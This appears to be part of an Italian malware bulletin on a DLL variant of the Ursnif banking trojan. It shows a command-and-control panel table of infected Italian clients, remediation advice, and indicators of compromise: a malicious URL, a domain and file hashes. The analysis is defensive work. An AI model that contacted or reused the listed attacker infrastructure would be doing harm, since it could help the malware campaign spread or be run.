
Il seguente schema mostra le chiamate tra le varie funzioni



Non è stata fatta un'analisi della funzione `malicious` in quanto trattasi sicuramente dell'entry-point per l'infezione di Ursnif (e quindi noto in letteratura).

Il CnC di Ursnif

I CnC di Urnif sono caratterizzati dall'essere identici l'uno con l'altro, al momento dell'analisi la campagna aveva già infettato quasi **800 utenze italiane**.



#	Client HID	IP	Country	Soft	Version	Server	Group ID	Uptime
807	949c6e89390abc	[redacted]	IT	3	214084	0	4780	21809
806	58dff1ff74021994		IT	3	214084	0	4780	1260065
805	6c810e2886be90		IT	3	214084	0	4780	25289
804	9ad8646692570c		IT	3	214084	0	4780	1233073
803	676f187dedaecb5		IT	3	214084	0	4780	705078
802	cfd291388ba341a		IT	3	214084	0	4780	23354
801	7f17686f94c23e5		IT	3	214084	0	4780	19908
800	fb34548fa6bcb4a		IT	3	214084	0	4780	1107310
799	cfeac5ab146d389		IT	3	214084	0	4780	10123
798	5fbd0ba278692c0		IT	3	214084	0	4780	1131931
797	c578e56f18126c8		IT	3	214084	0	4780	19594
796	56edfbdbd4bd7e2		IT	3	214084	0	4780	1110003
795	4f876b7461df9e7		IT	3	214084	0	4780	676563
794	0f2daa0e975f5c4		IT	3	214084	0	4780	143372

Conclusioni

Il bollettino ha descritto l'analisi di una variante di Ursnif che si presenta in forma di DLL e la cui campagna sembra limitata al mese di giugno.

Per le azioni di *remediation* si rimanda a quelle usate per Ursnif, all'aggiornamenti delle firme di antivirus e delle firme dei firewall.

Indicatori di Compromissione

Network

Url

- https://fundoluyr.fund/e.php

Domain

- 48727711.xyz

File

- **FT N 93272 Allegati.xls**
  - **MD5:** 1b327c006275cccfe927169e52005757
  - **SHA1**: f6e74f94046c2ecd684e3e06e59f60fe5d6c7691
  - **SHA256**: c610a7d2a424f213a3b417da6452c44261fdc4dc4254de9082ad06b2a6bf026a

- **5d14b9ae47a57.jpg**
  - **MD5:** 5d02f5bae46bbe90858c4f24f757b35d
  - **SHA1**: 9d00f4edeb5a66eca6478570de125bc85861ebf5
  - **SHA256**: ec73ca1f5ab3cecc4bb2107d05fec3ab9c71d9484a240bbd61abd96eaace2e30

- **URSNIF**
  - **MD5:** 00d09ecc16dc97b420f31779a000ca5f
  - **SHA1**: 607610817ed172844f17bc0862dae4e6221fc980
  - **SHA256**: 3e9a772ef1e05ddaf97d02c697abfa84811de39130c70aea65f480d25c8aafeb